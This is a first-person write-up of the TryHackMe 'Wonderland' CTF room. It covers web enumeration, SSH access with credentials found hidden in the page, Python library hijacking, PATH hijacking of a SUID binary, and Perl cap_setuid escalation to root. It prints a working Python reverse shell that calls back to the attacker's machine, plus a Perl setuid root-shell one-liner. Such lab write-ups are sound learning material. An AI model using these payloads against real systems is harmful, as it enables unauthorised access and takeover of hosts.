Synopsis
Enter Wonderland and capture the flags.
Platform
TryHackMe
Level
Medium
Tools
- nmap
- Gobuster
- SSH
- LinPEAS
- Bash
Enumeration
I started by performing an Nmap scan against the target and found two open ports:
- 22 – SSH
- 80 – HTTP

Since a web server was exposed, I accessed the target through the browser and began directory enumeration using Gobuster.
The first interesting directory I discovered was: /r
I continued enumerating from /r and discovered another directory named /a. Based on the theme of the website, I suspected that the directories might eventually spell out the word "rabbit", so I continued following the pattern.


After reaching the final directory, I inspected the source code of the page and discovered credentials hidden inside a paragraph that was not displayed in the browser:
<p style="display: none;">alice:<REDACTED></p>

With a potential username and password discovered, I attempted to authenticate to the SSH service.
Initial Access

The credentials were valid, and I successfully logged into the server over SSH as "alice".

Once I had access, I started my privilege escalation enumeration by running sudo -l. The output showed that Alice could execute a Python script as another user named rabbit.
Lateral Movement – Python Library Hijacking
I reviewed the Python script to understand what it was doing and noticed that it imported the random Python library.

This stood out as a potential Python library hijacking opportunity. I confirmed how Python was locating the library and determined that I could create my own malicious random module that would be loaded when the script was executed.

I created a fake random library within a directory I controlled and added a Python reverse shell to it. You can use the following code:
import socket
import os
import pty

# Create a TCP socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect back to the attack machine
s.connect(("<tun0_ip>", 4444))

# Redirect stdin, stdout, and stderr to the socket
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

# Spawn an interactive shell
pty.spawn("/bin/bash")
After setting up a listener and executing the script as rabbit, Python loaded my malicious library and executed the reverse shell with Rabbit's privileges.


This successfully allowed me to move laterally from alice to rabbit.
Lateral Movement – PATH Hijacking
After gaining access as rabbit, I began enumerating the user's home directory and discovered an interesting binary with the SUID bit set.
I executed the binary to understand what it did, but it appeared to only print text to the terminal. I needed to understand what was happening behind the scenes.
Normally, I would use strings to inspect the binary, but it was not available on the target. Instead, I used ltrace to observe the library calls being made by the program.

While reviewing the output, I noticed that the binary seems to be calling the date command without specifying its absolute path.
This presented an opportunity for PATH hijacking.
I modified the PATH variable so that /tmp would be searched before the legitimate location of the date binary. I then created a malicious executable named date inside /tmp containing:
/bin/bash -p

After making the fake date executable, I ran the SUID binary again. Instead of executing the legitimate date command, the application executed my malicious version.

Because the parent binary had elevated permissions, this spawned a shell as hatter.
Privilege Escalation
Inside Hatter's home directory, I discovered a password file containing credentials for the account.

I tested the credentials with sudo -l, but Hatter did not have any useful sudo permissions. I switched to the Hatter account from my original SSH session to give myself a cleaner and more stable workspace before continuing enumeration.
After manually searching the system and not finding an obvious path forward, I transferred LinPEAS to the target and ran it.
It took some time to work through the results, but one finding stood out:

/usr/bin/perl = cap_setuid+ep
The Perl binary had the cap_setuid capability assigned to it.
I checked GTFOBins to determine whether this capability could be abused for privilege escalation. The capability allowed Perl to change its user ID, meaning it could be used to set its UID to 0 and execute a shell as root.
Using the technique from GTFOBins, I executed:

/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh"'

The command successfully spawned a root shell.

With root access obtained, I was able to retrieve both the user and root flags and complete the challenge.
What I Learned
This challenge gave me more hands on experience with both Python library hijacking and PATH hijacking. I learned to pay closer attention to how scripts and binaries reference external libraries or commands, as improperly defined paths can potentially be abused to execute malicious code under another user's privileges.
I also learned how useful ltrace can be when analyzing an unfamiliar binary. Since strings was unavailable, I used ltrace to monitor the binary's library calls, which helped me discover that it was executing date without an absolute path and ultimately led to the PATH hijacking attack.
Another new privilege escalation technique I learned was abusing Linux capabilities. LinPEAS identified that Perl had the cap_setuid capability, and after researching it through GTFOBins, I was able to leverage it to spawn a root shell. This gave me a better understanding of why capabilities should always be checked when enumerating a Linux system for privilege escalation.